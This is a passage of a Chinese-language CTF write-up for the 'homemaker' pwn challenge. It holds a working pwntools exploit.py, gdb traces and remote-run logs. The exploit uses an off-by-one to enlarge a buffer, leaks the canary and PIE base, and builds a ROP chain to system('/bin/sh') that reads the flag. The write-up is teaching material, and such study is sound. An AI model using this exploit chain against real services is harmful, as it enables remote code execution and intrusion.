  state[0x000 .. 0x0ff]  ← payload[1..0x100]       (0x100 bytes，正常範圍)
  state[0x100]           ← payload[0x101] = CRC   ← * one past the end！
                                                    它正好是 capacity 的低位 byte
```

- 所以 **CRC 不是我們「想填什麼就填什麼」**——它是整條 payload 的函數值。
- 我們要的是 `state[0x100] = 0xff`（讓 capacity `0x0100 → 0x01ff`），所以只能**反解**：固定其他 byte，枚舉其中一個 byte 直到 `crc8(payload) == 0xff`。
- 這題剛好**只有唯一解**（實測 v=0xcd），因為 CRC8 對單一 byte 是**雙射**（一對一）。

為什麼不是「讀超出 payload」的問題？讀只多讀 1 byte（CRC，仍在映射頁內），**寫才是問題**。

5.2 觸發條件（三個必要條件）

1. **必須先通過 AUTH**（`capacity = 0x100` 是 AUTH 設的，同時解鎖其他 opcode）。
2. 第一次 APPEND 的 L 必須是 `0x101`（`n = 0x100 = capacity` 剛好通過檢查），且 CRC 必須 = `0xff`。
3. 之後 `capacity = 0x1ff`，就能用 `L = 0x200` 的 APPEND（`n = 0x1ff`）**一次寫 0x200 bytes**，覆蓋 `state[0x108]`（canary）、`state[0x110]`（saved rbp）、`state[0x118]`（回傳位址）與後面的 ROP 空間。

5.3 gdb 證據（`./gdb_evidence.sh`，ASLR 關閉以便重現）

```
@0x1797 append#1: n=0x100 capacity=0x100  -> n≤cap passes, loop writes n+1 bytes
@0x1810 send_state: state=0x7fffffffdcc0 capacity=0x1ff
@0x1797 append#2: n=0x1ff capacity=0x1ff  -> writes 0x200 bytes over canary/rbp/ret
@0x1a76 loop epilogue (canary check): rbp=0x7fffffffddd0 state=0x7fffffffdcc0 rsp=0x7fffffffdcb0
0x7fffffffddc8: 0xe4fbd8d3ee76a900  0x00007fffffffde60      <- rbp-8: canary, rbp: saved rbp
0x7fffffffddd8: 0x000055555555501a  0x00005555555552aa      <- rbp+8: 回傳位址(蓋成 PIE+0x101a)
0x7fffffffdde8: 0x0000555555558a54  0x00005555555550c0      <- chain: "/bin/sh", system@plt
0x7fffffffddf8: 0x0000000000000000  0x0000000000000000
```

- `state = 0x7fffffffdcc0`，`rbp = 0x7fffffffddd0` → **`state = rbp - 0x110` 完全吻合推導**。
- `capacity` 從 `0x100` 變成 `0x1ff`（off-by-one 生效）。
- `rbp+8` 被我們覆蓋成 `0x55555555501a = PIE_base(0x555555554000) + 0x101a`（ret gadget）。

ROP 執行時的 gdb 追蹤（`set $pc = base+0x1a7d` 強制跳過金絲雀比較，因為輸入檔的金絲雀是舊的）：

```
== 2) forced to `leave` (0x1a7d); rbp=0x7fffffffddd0 rsp=0x7fffffffdcb0
0x7fffffffddc8: 0xe4fbd8d3ee76a900  0x00007fffffffde60
0x7fffffffddd8: 0x000055555555501a  0x00005555555552aa
0x7fffffffdde8: 0x0000555555558a54  0x00005555555550c0
== 3) after leave;ret -> rip=0x55555555501a rsp=0x7fffffffdde0
Breakpoint 2, 0x00005555555550c0 in system@plt ()
== 4) system@plt reached: rdi=0x555555558a54 -> "/bin/sh"
system() entry: rdi=0x555555558a54 ("/bin/sh")  rsp=0x7fffffffddf8  rsp&0xf=8
```


`rsp & 0xf == 8` → **16-byte 對齊正確**（所以 system 裡面的 movaps 不會炸）。

---

6. 從零開始 ROP（Return-Oriented Programming）

6.1 觀念 NX 讓堆疊不可執行，但**程式碼段本來就是可執行的**。ROP 的想法是：

在堆疊上排好一連串「**回傳位址**」。每個 *ret* 會 pop 一個位址到 *rip*，於是我們可以「借用」程式裡已經存在的短指令序列（**gadget**，通常以 *ret* 結尾）串成任意邏輯。




```
ROPgadget --binary homemaker | grep -E "pop rdi|ret$"
# 0x00000000000012aa : pop rdi ; ret      ← 本題用這個（藏在 cmp 的立即值裡）
# 0x00000000000011d3 : pop rbp ; ret
# 0x000000000000101a : ret
# 0x0000000000001287 : leave ; ret
```

6.2 找 gadget：ROPgadget 與 pwntools　pwntools 也能自動找（`ROP(elf)`）；本題 gadget 很少，直接寫死 offset 更清楚：

```
from pwn import *
elf = ELF('./homemaker', checksec=False)
rop = ROP(elf)
print(rop.find_gadget(['pop rdi', 'ret']))   # Gadget(0x12aa, ['pop rdi', 'ret'], [])
print(hex(elf.plt['system']))                # 0x10c4 (PLT 本體在 0x10c0)
```

為什麼 `pop rdi; ret` 這麼有用？因為 `system()` 的第 1 個參數在 `rdi`。有這個 gadget，我們就能「在 ROP 裡設定 rdi」。（如果沒有，就得找 `mov rdi, rax` 之類的替代鏈，或用 libc 的 gadget。）

6.3 組出 `system("/bin/sh")` 與 16-byte 對齊

※閱讀本節與 *wp/00_基礎知識_從零開始.md* §10.4（「為什麼有時候要多插一個 *ret*」）講的是**同一件事**——gadget、*rsp % 16* 對齊、*movaps* 崩潰。兩邊不衝突，這裡只是**用本題的真實位址再驗一次**；想先看通用版的說明就先讀 *wp/00* §10.4。

最小 chain：`pop rdi; ret` → `"/bin/sh"`位址 → `system@plt`。

但 glibc 的 `system` 內部有 `movaps`，**要求 `rsp % 16 == 8`**（函式入口 ABI 要求）。所以我們要看「chain 開始時的 rsp」決定是否**插一個多餘的 `ret`**：

```
leave; ret 之後： rsp = rbp + 0x10
若 (rbp+0x10) % 16 == 0 → system 入口會是 (rbp+0x10+0x10)%16 = 0  ✗ 需要補一個 ret
若 (rbp+0x10) % 16 == 8 → system 入口會是 8  ✓ 不用補
```

`exploit.py` 用洩漏到的 `saved_rbp` 動態判斷：

```
chain = [pop_rdi, binsh, system, 0]
if (saved_rbp + 0x10) % 16 == 0:
    chain = [ret] + chain
```

（本題兩次實測都是 `rbp % 16 == 0`，所以需要那個 `ret`；gdb 也量到 `rsp&0xf == 8` 才進 `system`。）

※提示 **為什麼 exploit 裡寫的是 *saved_rbp + 0x10*，而不是 *rbp + 0x10*？**我們洩漏不到 *service_loop* 的 *rbp*，只洩漏到它存起來的 ***main* 的 *rbp***（*saved_rbp*）。而 *rbp_service_loop = rbp_main - 0x20*（見 §4.11），所以 *(saved_rbp + 0x10) % 16* 與 *(rbp_service_loop + 0x10 + 0x20) % 16* 只差 *0x20 = 32*，是 16 的倍數 → **奇偶性完全相同**，判斷結果一樣。兩者可以互換，只是 *saved_rbp* 是我們手上

真的有的數字。

6.3.1 ROP 鏈是怎麼被「一格一格吃掉」的？（實測追蹤，ASLR 關閉） `leave; ret` 之後，rsp 每被 ret 彈掉一個值就 +8，於是堆疊上的一格格子依序變成「指令」：

步驟	執行到哪	這一刻 rsp	這一步做什麼
0	0x1a7d leave	0x7fffffffdcb0	rsp = rbp → pop rbp → rsp = rbp+8
1	0x1a7e ret	0x7fffffffddd8	彈 [rbp+8] 進 rip → rip = PIE+0x101a（對齊用 ret）
2	0x101a ret	0x7fffffffdde0	彈 [rbp+0x10] → rip = PIE+0x12aa（pop rdi; ret）
3	0x12aa pop rdi	0x7fffffffdde8	rdi = [rbp+0x18] = "/bin/sh" 的位址；rsp += 8
4	0x12ab ret	0x7fffffffddf0	彈 [rbp+0x20] → rip = PIE+0x10c0（system@plt）
5	system 第一道指令	0x7fffffffddf8	rsp & 0xf == 8 ✓ → movaps 不會炸，system("/bin/sh")

```
堆疊（rbp = 0x7fffffffddd0）：
  rbp+0x00  0x7fffffffde60        saved rbp（保留原值）
  rbp+0x08  0x000055555555501a    ← 回傳位址 = chain[0] = ret          （第 1 步吃掉）
  rbp+0x10  0x00005555555552aa    ← chain[1] = pop rdi; ret            （第 2 步吃掉）
  rbp+0x18  0x0000555555558a54    ← chain[2] = "/bin/sh"               （第 3 步 pop 進 rdi）
  rbp+0x20  0x00005555555550c0    ← chain[3] = system@plt              （第 4 步吃掉）
  rbp+0x28  0x0000000000000000    ← chain[4] = system 的回傳位址       （第 5 步 system 看到）
```

※提示看懂這張表就懂了 ROP：**「堆疊 = 一張指令清單；每個 *ret* 讀一格、跳到那格寫的位址」**。所以排 payload 時只要問自己兩件事：1. 這個 gadget 會從 *rsp* 讀幾格？（*pop rdi; ret* 讀 1 格參數 + 1 格下一步 = 2 格）2. 我現在這一格在記憶體裡的**位址**對不對？（要用 *state[i] = payload[i+1]* 換算，見 §7.3）

6.4 /bin/sh 字串要放哪？

- **libc 裡本來就有** "/bin/sh" 字串 → 但需要知道遠端 libc 版本對應的位移（本機 2.44、遠端 2.35 不同）→ 我們**刻意不用**。
- **.bss（可寫、位址固定相對 PIE）**：本題的 **接收緩衝區 0x4860** 內容完全由我們控制！我們把 "/bin/sh\0" 放在 payload 的 0x1f0 處 → 它的位址就是 **PIE_base + 0x4864 + 0x1f0 = PIE_base + 0x4a54**。最後送出的 EJECT 訊框只有 7 bytes，只會覆寫 0x4860 .. 0x4867，**碰不到 +0x1f0**，所以字串安然無恙。

```
binsh = pie + 0x4864 + 0x1f0        # = PIE + 0x4a54
```

這個做法讓 exploit **完全不依賴 libc 版本**（本機 glibc 2.44 與遠端 2.35 都能打）。字串必須是 NUL 結尾，否則 *system* 會把後面的垃圾當成命令的一部分。

6.5 PIE base 怎麼洩漏與換算

1. SEND STATE 洩漏 state[0x118] → 這是 service_loop 的回傳位址 = **PIE_base + 0x1a9f**（已用 gdb 驗證）。
2. PIE_base = leaked - 0x1a9f。

3. **驗證**：`PIE_base & 0xfff == 0`（page 對齊）。實測 `0x55f31e321a9f - 0x1a9f = 0x55f31e320000` ✓。
4. 同時洩漏到 `state[0x108]` = canary（用來原封不動寫回）與 `state[0x110]` = saved rbp（用來算對齊）。

補充：同一段洩漏裡的 *`state[0x138]`*（main 的回傳位址）落在 libc，代表**也可以同時取得 libc base**（*`__libc_start_call_main+…`*）；若題目需要 *`system`* 在 libc 的位址，就從這裡反推，但必須先確定遠端 libc 版本。

6.6 為什麼不用 SROP？ SROP（Sigreturn-Oriented Programming）是「用 `sigreturn` syscall 一次設定所有暫存器」的技巧，通常需要 `rax = 15` + `syscall` gadget。本題 `system@plt` 現成可用、又有 `pop rdi; ret`，**完全不需要 SROP**（SROP 是沒有可用 gadget 時的進階替代方案）。

---

7. ASCII 圖：堆疊與 payload 佈局

7.1 `service_loop` 的堆疊框架（劫持當下）

```
                高位址
        ┌──────────────────────────────────────────────────────┐
        │ ... (main 的框架)                                    │
rbp+0x38 ├── (state[0x148]，沒用到)──────────────────────────┤
rbp+0x30 ├── (state[0x140]，沒用到)──────────────────────────┤
rbp+0x28 ├── chain[4] = 0 (system 的回傳位址) ──────────────┤  state[0x138] ← system 入口時 rsp 指這裡
rbp+0x20 ├── chain[3] = system@plt = PIE+0x10c0 ────────────┤  state[0x130]
rbp+0x18 ├── chain[2] = "/bin/sh" = PIE+0x4a54 ─────────────┤  state[0x128]
rbp+0x10 ├── chain[1] = pop rdi; ret = PIE+0x12aa ──────────┤ state[0x120] ← 對齊用 ret 之後 rsp 指這裡
rbp+0x08 ├── chain[0] = * 回傳位址（對齊用 ret = PIE+0x101a）┤ state[0x118]
rbp      ├── * saved rbp（保留原值）──────────────────────┤  state[0x110]
rbp-0x08 ├── * stack canary（必須原樣寫回）──────────────┤  state[0x108]
         │   ... (未使用)                                    │  state[0x107..0x000]
rbp-0x10 ├── capacity (16-bit 0x1ff) ──────────────────────┤  state[0x100] ← off-by-one 目標
rbp-0x110└── state 基底 ──────────────────────────────────┘
                低位址
```

（`state = rbp-0x110`，故 `state[k]` 位址 = `rbp - 0x110 + k`。）

※注意 **最容易畫錯的就是這裡**：被我們蓋掉的那一格回傳位址（*`state[0x118]` = `rbp+8`*）就是 ***`chain[0]`***，而對齊用的 *`ret`* **只會出現一次**（就是 *`chain[0]`*）。*`state[0x120]`*（*`rbp+0x10`*）是**對齊用 *`ret`* 執行完之後** *`rsp`* 指到的地方，也就是 *`chain[1]` = `pop rdi; ret`* —— 它**不是**第二個 *`ret`*。這張圖的數字是 gdb 單步走出來的（見 §6.3.1 與 §5.3），不是推的：*`state[0x118]=PIE+0x101a`*（ret）、*`state[0x120]=PIE+0x12aa`*（pop rdi）、*`state[0x128]=PIE+0x4a54`*（"/bin/sh"）、*`state[0x130]=PIE+0x10c0`*（system@plt）、*`state[0x138]=0`*。

7.2 第一次 APPEND 之後（容量被撐大）

```
state[0x000..0x0ff]  ← 我們送的 256 bytes ("A"...)
state[0x100]         ← 0xff  → capacity 由 0x0100 變 0x01ff *
state[0x101..0x107]  ← 原本的堆疊垃圾
state[0x108..0x10f]  ← stack canary          ┐
state[0x110..0x117]  ← saved rbp             ├ SEND STATE 一次全部洩漏
state[0x118..0x11f]  ← PIE+0x1a9f (回傳)     ┘
```

7.3 第二次 APPEND 的 payload（共 0x200 bytes）

※閱讀這裡的寫法和 *`wp/00`* §6.3「**offset 一律從緩衝區起點往上數**」是同一個規矩：*`state[0x108]`* 就是「離 *`state`* 起點 0x108 bytes 的那一格」。差別只有兩點：① 本題的 *`state`* 在 *`.bss`*（不是堆疊上的區域變數），但它同樣是一塊連續記憶體的起點；② 下面的**索引是 payload 的索引**，而 *`append`* 是從 *`payload+1`* 開始複製，所以 *`payload[i]`* 對應的其實是 *`state[i-1]`*（見下方「記法」那一行，別差一格）。

```
payload 索引       內容                          會被複製到 state 的位置
-------------------------------------------------------------------------
payload[0]        = 0x02 (opcode APPEND)       (不複製，它是 opcode)
payload[1..0x108] = 'B' * 0x108               state[0x000..0x107]
payload[0x109..0x110] = canary (洩漏到的)      state[0x108]  ← 金絲雀槽
payload[0x111..0x118] = saved rbp (原值)       state[0x110]  ← saved rbp
payload[0x119..0x120] = chain[0]              state[0x118]  ← 回傳位址！
payload[0x121..]      = chain[1], chain[2]…   state[0x120..] ← ROP 本體
...
payload[0x1f0..0x1f7] = "/bin/sh\0"           留在 .bss:0x4a54 當 system 的參數
payload[0x1f8..0x1ff] = 補 0                   state[0x1f7..0x1fe] (不重要)
```

記法：***state[i] = payload[i+1]***（append 從 *payload+1* 開始複製）。這是我自己踩過的坑（見 §11）。

※提示 ***chain[0] 在 state[0x118]，state[0x120] 是「ret 之後 rsp 的位置」***（*exploit.py* 的註解也是這樣寫的：*chain[0]* 蓋在被劫持的回傳位址 *state[0x118]*，其餘的鏈從 *state[0x120]* 開始）。兩句話講的是不同的格子：* *state[0x118]* = **被蓋掉的那格回傳位址** = *chain[0]*（對齊用 *ret*）* *state[0x120]* = 對齊用 *ret* 執行完後 *rsp* 指到的地方 = *chain[1]*（*pop rdi; ret*）

***state[0x1ff]* 這一格**：append 多讀的那 1 個 byte 就是這個訊框自己的 CRC byte（實測值 *0xcd*），它來自 payload **後面**那一格、不是 payload 裡的任何 byte。這裡 capacity 已經用不到了，所以填什麼都無所謂 —— 但別以為那是你能控制的 byte。

※修正 ***assert* 是你的安全網**：*exploit.py* 裡有 *assert len(payload) == 0x200*。訊框長度錯了就讓它早點炸，不要讓程式去猜 —— 差一個 byte 的 payload 會讓 *state[i] = payload[i+1]* 整體位移，結果是 canary 對不上、你卻完全看不出原因。

？**為什麼把 *main* 的金絲雀蓋爛了也不會 *stack smashing detected*？**因為 *main* 的收尾程式碼（*0x1aa4 mov rdx,[rbp-8]* / *0x1aa8 sub rdx,fs:0x28*）**根本不會被執行到**：我們的鏈是從 *service_loop* 的 *ret*（*0x1a7e*）直接跳走的，*service_loop* 一旦 *ret*，控制權就永遠離開 *main* 了。*main* 的框架、*main* 的金絲雀、*main* 的回傳位址對我們來說都只是「後面的格子」，不會被檢查也不會被用到。

※注意但***service_loop* 自己的金絲雀（*state[0x108]*）一定要原樣寫回**，因為它的檢查在我們的鏈**之前**（*0x1a76*）。這兩個金絲雀是**不同的儲存格**，只是值剛好相同（同一個執行緒的 *fs:0x28*）。

7.4 訊框在網路上的樣子（第一次 APPEND）

```
1b 5b | 01 01 | 02 cd 41 41 ... 41 | ff | 1b 5c
ESC[     L=0x101   opcode   256 bytes    CRC=0xff   ESC\
```

0x101 的最後一個 byte 會被寫到 `state[0x100]`，而它必須是 0xff → 所以我們讓 CRC = 0xff。

---

8. exploit.py 逐行註解

```python
import sys, time
# from pwn import * 會吃掉多餘的命令列參數（pwnlib.args 的行為），
# 所以 REMOTE 這個參數必須在 import 之前就先讀走
WANT_REMOTE = len(sys.argv) > 1 and sys.argv[1].upper() == 'REMOTE'
from pwn import *

context.arch = 'amd64'      # 讓 pwntools 用 64-bit 規則
context.log_level = 'info'
BIN = './homemaker'
HOST, PORT = 'chal.sunshinectf.games', 26008

MAGIC     = 0x1337c35f       # validate() 接受的鑰匙卡魔數
```

```
OP_AUTH   = 1               # 鑰匙卡驗證
OP_APPEND = 2               # 有漏洞的寫入
OP_LEAK   = 3               # 洩漏 capacity bytes 的堆疊
OP_EJECT  = 4               # 離開迴圈 → main 返回 → 觸發 ROP

OFF_RET_ADDR_IN_MAIN = 0x1a9f   # 洩漏到的回傳位址（= PIE + 0x1a9f）
OFF_POP_RDI_RET      = 0x12aa   # pop rdi; ret（藏在 0x1337c35f 立即值裡）
OFF_SYSTEM_PLT       = 0x10c0   # system@plt
OFF_RET              = 0x101a   # 單獨一個 ret（.init 的結尾）
OFF_RXBUF            = 0x4864   # .bss 接收緩衝區（payload 起點）

STATE_CANARY    = 0x108      # 由 gdb 量出來的 state 內偏移
STATE_SAVED_RBP = 0x110
STATE_RETADDR   = 0x118
SH_OFF          = 0x1f0      # "/bin/sh" 放在 payload 的哪裡
```

```
def crc8(data):                     # 對應 0x11e9 的 8-bit CRC
    acc = 0
    for b in data:
        acc ^= b
        for _ in range(8):
            acc = ((acc << 1) ^ 0x2f) & 0xff if acc & 0x80 else (acc << 1) & 0xff
    return acc

def frame(payload):                 # 打包訊框（長度是大端序！）
    return b'\x1b[' + len(payload).to_bytes(2, 'big') + payload + \
           bytes([crc8(payload)]) + b'\x1b\\'

def recv_frame(io):                 # 解析伺服器訊框
    hdr = io.recvn(4, timeout=5)
    assert hdr[:2] == b'\x1b['
    ln = u16(hdr[2:4], endian='big')  # 伺服器的長度 = status + data
    body = io.recvn(ln + 3, timeout=5)
    return body[0], body[1:1 + ln - 1]     # (status, data)

def solve_crc_byte(payload, want):    # 讓 CRC 等於想要的 byte（off-by-one 的關鍵）
    for v in range(256):
        payload[1] = v
        if crc8(bytes(payload)) == want:
            return v
    raise RuntimeError('no crc solution')
```

主流程：

```
# 0) 吃掉橫幅（尾端有兩個 '\n'）
io.recvuntil(b'<<\n'); io.recvn(1)

# 1) AUTH：opcode 1 + magic（大端序）→ capacity = 0x100
io.send(frame(bytes([OP_AUTH]) + p32(MAGIC, endian='big')))
st, _ = recv_frame(io); assert st == 0

# 2) APPEND#1：L = 0x101 → n = 0x100 = capacity 通過檢查，但寫了 0x101 bytes，
#    最後一個 byte（= 訊框 CRC）落在 state[0x100] → capacity = 0x01ff
pl = bytearray(b'\x02' + b'A' * 0x100)
pl[1] = solve_crc_byte(pl, 0xff)
io.send(frame(bytes(pl)))
st, _ = recv_frame(io); assert st == 0

# 3) SEND STATE：洩漏 0x1ff bytes 堆疊
io.send(frame(bytes([OP_LEAK])))
st, leak = recv_frame(io)
canary    = u64(leak[0x108:0x110])     # 金絲雀
saved_rbp = u64(leak[0x110:0x118])     # saved rbp（用來判斷對齊）
ret_main  = u64(leak[0x118:0x120])     # PIE + 0x1a9f
```

```
pie       = ret_main - 0x1a9f
assert pie & 0xfff == 0                # 健全性檢查：一定 page 對齊
assert canary & 0xff == 0              # 健全性檢查：金絲雀低位必為 0

# 4) 組 ROP chain
pop_rdi = pie + 0x12aa
system  = pie + 0x10c0
binsh   = pie + 0x4864 + 0x1f0         # 我們的 "/bin/sh"（在 .bss）
ret     = pie + 0x101a
chain   = [pop_rdi, binsh, system, 0]
if (saved_rbp + 0x10) % 16 == 0:       # system 入口需要 rsp%16 == 8
    chain = [ret] + chain

# 5) APPEND#2：L = 0x200 → 寫 0x200 bytes，蓋掉 canary/rbp/ret 並鋪好 ROP
payload  = bytearray(b'\x02' + b'B' * 0x108)   # state[0..0x107]
payload += p64(canary)                         # state[0x108]
payload += p64(saved_rbp)                      # state[0x110]
payload += p64(chain[0])                       # state[0x118] ← 回傳位址（= chain[0]）
for i, w in enumerate(chain[1:]):              # state[0x120] ← 鏈本體（chain[1] 開始）
    payload += p64(w)
payload += b'\x00' * (0x1f0 - len(payload))
payload += b'/bin/sh\x00'                      # .bss:0x4a54
payload += b'\x00' * (0x200 - len(payload))    # 補滿 0x200
assert len(payload) == 0x200, len(payload)     # 安全網：長度錯了就早點炸
io.send(frame(bytes(payload)))
st, _ = recv_frame(io); assert st == 0

# 6) EJECT：離開迴圈 → 0x1865 的 leave;ret（金絲雀檢查通過）→ ROP → system("/bin/sh")
io.send(frame(bytes([OP_EJECT])))
recv_frame(io)                                 # EJECT 的 ack，接著就是 shell

# 7) 下指令、收 flag
io.send(b'cat flag.txt /flag /home/*/flag.txt 2>/dev/null; ls -la; id; echo DONE\n')
out = io.recvrepeat(6)
```

`main()` 只負責：選 local / remote、呼叫 `exploit()`、從輸出裡用 `sun{...}` 抓出 flag 並印 `FLAG: ...`。

---

9. 實際執行結果

※注意 **一定要 *cd pwn5/* 之後再跑**，因為 *exploit.py* 用的是相對路徑 *./homemaker*（在 repo 根目錄執行會得到 *[ERROR] './homemaker' does not exist*）。或直接用 *wp/run_all.sh pwn5*（它會自動 cd 進題目目錄、並且附上正確的 port）。

```
cd pwn5
python3 exploit.py              # 本地
python3 exploit.py REMOTE       # 遠端 chal.sunshinectf.games:26008
```

（想開 pwntools 的除錯模式是 `python3 exploit.py DEBUG` —— 掛在**命令列參數**上，不是 `DEBUG=1` 環境變數。）

```
$ echo 'sun{LOCAL_DUMMY_FLAG}' > flag.txt
$ python3 exploit.py
[+] canary    = 0x8ad694b86951ed00
[+] saved rbp = 0x7ffc52bc2560
[+] PIE base  = 0x55c8ae3eb000
[+] shell should be up, sending commands
sun{LOCAL_DUMMY_FLAG}
total 116
```

```
drwxr-xr-x  3 kzzz kzzz   4096 Sep 28 00:25 .
...
uid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),65534(nobody)
DONE

FLAG: sun{LOCAL_DUMMY_FLAG}
```

9.1 本機（先用假 flag 驗證）

```
$ python3 exploit.py REMOTE
[x] Opening connection to chal.sunshinectf.games on port 26008
[+] Opening connection to chal.sunshinectf.games on port 26008: Done
[+] canary    = 0xc6890e4ecbb41300
[+] saved rbp = 0x7fffa9c3def0
[+] PIE base  = 0x5ef6f44bf000
[+] shell should be up, sending commands
sun{the_future_is_now_today_well_wait_how_are_you_reading_this}
total 12
drwxr-xr-x 2 root root      4096 Sep 26 00:54 .
drwxr-xr-x 1 root root      4096 Sep 26 00:55 ..
-rw-r----- 1 root homemaker   64 Sep 26 00:54 flag.txt
uid=1337(homemaker) gid=1337(homemaker) groups=1337(homemaker)
DONE

FLAG: sun{the_future_is_now_today_well_wait_how_are_you_reading_this}
```

9.2 遠端（真實 flag）　真實 flag：sun{the_future_is_now_today_well_wait_how_are_you_reading_this}（遠端 flag 就在工作目錄的 `flag.txt`，權限 `-rw-r-----  homemaker:homemaker`，而 shell 的身分就是 `homemaker`。）

---

10. 完整攻擊流程圖

```
(1) AUTH   — opcode1 + "13 37 c3 5f"
                 │  capacity = 0x100
                 ▼
(2) APPEND#1 — L=0x101 (CRC 強制 =0xff)
                 │  寫 0x101 bytes → state[0x100] = 0xff
                 │  capacity: 0x0100 → 0x01ff   * off-by-one
                 ▼
(3) SEND STATE — send_frame(0, state, 0x1ff)
                 │  洩漏 state[0..0x1fe]
                 ├─ state[0x108] = stack canary
                 ├─ state[0x110] = saved rbp (判斷 16-byte 對齊)
                 └─ state[0x118] = PIE + 0x1a9f  →  PIE_base = 值 - 0x1a9f
                 ▼
(4) APPEND#2 — L=0x200 (n=0x1ff ≤ capacity 0x1ff)
                 │  寫 0x200 bytes：
                 │  state[0x108] = canary (原樣寫回，否則 __stack_chk_fail)
                 │  state[0x110] = saved rbp (原值)
                 │  state[0x118] = ret                    ← 劫持
                 │  state[0x120] = pop rdi; ret / "/bin/sh" / system@plt
                 └  .bss:0x4a54 = "/bin/sh\0"
                 ▼
(5) EJECT  — 離開迴圈 → 0x1865 epilogue 金絲雀檢查通過 → leave; ret
                 ▼
            ROP: ret (對齊) → pop rdi; ret → "/bin/sh" → system@plt
                 ▼
              /bin/sh (繼承 socket 的 stdin/stdout)
                 ▼
            cat flag.txt → sun{...}
```

---

11. 常見坑（血淚清單）

1. **`process()` 的 stdout 預設是 PTY（不是 pipe），但 stdin 預設是 pipe**：pwntools 的 `process('./homemaker')` 等於 `stdin=PIPE, stdout=PTY, stderr=STDOUT, raw=True`。因為 `raw=True`，PTY 會被設成 **raw mode**（不是 canonical），所以二進位訊框其實送得進去、這題用預設值也能跑成功（實測過，`python3 -c` 跑 `process('./homemaker')` 一樣拿得到 flag）。我們在 `exploit.py` 明寫 `process(BIN, stdin=process.PIPE, stdout=process.PIPE)` 只是為了：
   - 讓 stdout 也走 pipe（輸出不會被 PTY 的終端機行為影響，`recvuntil`/`recvrepeat` 更可預期）；
   - 讓本機與遠端（本來就是 socket）的行為一致，少一個變數。**真正會卡住的情況是**：你在 shell 裡手動 `./homemaker` 然後想用管線餵二進位訊框，或用了 `stdin=process.PTY` 又沒關 canonical mode——那時才需要處理「要按 Enter」的問題。（除錯小技巧：`ls -l /proc/<pid>/fd/0` 看 stdin 到底是 pipe 還是 `/dev/pts/N`。本題實測 `fd0 -> pipe:[…]`、`fd1 -> /dev/pts/0`。）
2. **`from pwn import *` 會吃掉命令列參數**：`python3 exploit.py REMOTE` 之後 `sys.argv[1]` 就不見了（`pwnlib.args` 會把不認識的參數吃掉）→ **必須在 import 之前先讀 `sys.argv`**。
3. **長度欄位是大端序，而 pwntools `p16()` 是小端序**：我用 `p16(len)` 送過 `1b 5b 05 00 …`，伺服器解讀成 `L = 0x0500`，而 `0x0500 + 7 = 0x507 <= 0x800` **通過了長度檢查** → 它開始等 1283 bytes，整個卡死（連錯誤訊息都沒有）。**解法：`len(payload).to_bytes(2, 'big')`。**（除錯技巧：`cat /proc/<pid>/syscall` 看它 `read(0, 0x...486c, 0x4fb)` 就能確認是讀長度問題。）
4. **`state[i] = payload[i+1]`**：append 從 `payload+1` 開始複製，所以自己排 payload 時**容易整體差一格**，結果金絲雀沒對上 → `*** stack smashing detected ***`（SIGABRT）。建議：先用紙畫表（見 §7.3）或用 gdb 在 epilogue 檢查 `[rbp-8]`。
5. **金絲雀必須「完整 8 bytes」寫回**：不要只補低位；且不要假設它是 0x00 結尾就偷懶。
6. **16-byte 對齊**：`system`／libc 有些函式用 `movaps`，`rsp % 16 != 8` 就 SIGSEGV。記得在 chain 前面補一個 `ret`（本題用洩漏到的 `saved_rbp` 動態判斷，最穩）。
7. **`/bin/sh` 要有 NUL 結尾**，而且位址要指向**可讀且沒被覆蓋**的地方。我們放在 `.bss:0x4a54`，之後只再送一個 7-byte 的 EJECT 訊框（只覆寫 `0x4860..0x4867`），所以安全。
8. **Full RELRO → 別浪費時間想 GOT 覆寫**；也別想改 `.fini_array`（同樣被 RELRO 保護成唯讀）。
9. **PIE 低位址**：`PIE_base` 一定是 0x1000 對齊；算出來不是整頁對齊就表示 offset 抄錯了。
10. **frame 長度上限**：`L + 7 <= 0x800` → `L ≤ 0x7f9`；想送更長的 payload 是行不通的（本題也用不到）。
11. **遠端/本地 libc 差異**：本機 Arch glibc **2.44**、遠端 Ubuntu 22.04 glibc **2.35**，`system`、`pop rdi`、`"/bin/sh"` 的位移都不同 → **本題刻意只用 PIE 內部的 gadget 與自己寫的字串**，完全不碰 libc，所以兩邊都能打（這是很值得學的「libc-free ROP」技巧）。
12. **shell 結束後程式會 SIGSEGV**：chain 最後我們放 `0` 當 `system` 的回傳位址，shell `exit` 之後就會崩潰 —— **這不影響拿 flag**（flag 已經印出來了）。要更優雅可以接 `exit@plt`，但本題沒有 import `exit`。
13. **CRC 求解**：off-by-one 寫進去的 byte 正好是訊框 CRC，不可自由選擇 → 要「反解」讓 CRC = 0xff。本題用暴力枚舉 1 byte 即可（256 次），因為 CRC 對單一 byte 是雙射。
14. **在錯的目錄執行**：`exploit.py` 用相對路徑 `./homemaker`，所以一定要 `cd pwn5` 之後再跑（在 repo 根目錄跑會看到 `[ERROR] './homemaker' does not exist`）；或用 `wp/run_all.sh pwn5`。

---

12. 附錄：檔案與指令速查

檔案	說明
`exploit.py`	最終 exploit：`python3 exploit.py`（本機）／`python3 exploit.py REMOTE`（遠端）
`FLAG.txt`	真實遠端 flag
`notes.md`	本文件
`NOTES_SUMMARY.txt`	給上層 agent 的 30 行內摘要
`disasm.txt`	`objdump -d -M intel --section=.text homemaker` 完整輸出
`gdb_evidence.sh` / `gdb_evidence_raw.txt`	產生本文件 §5.3 證據的 gdb 腳本與原始輸出
`gdb_evidence.py` / `exploit_input.bin`	用 ASLR 關閉產生「固定位址」的輸入流，供 gdb 重播

檔案	說明
`remote_run.txt`	遠端成功輸出的原始紀錄
`scratch_leak.py`	只做 leak 的最小範例（教學用）
`flag.txt`	本機測試用的假 flag

常用指令：

```
# 保護機制
pwn checksec ./homemaker
# 反組譯
objdump -d -M intel --section=.text ./homemaker
# 找 gadget
ROPgadget --binary ./homemaker | grep -E 'pop rdi|: ret$'
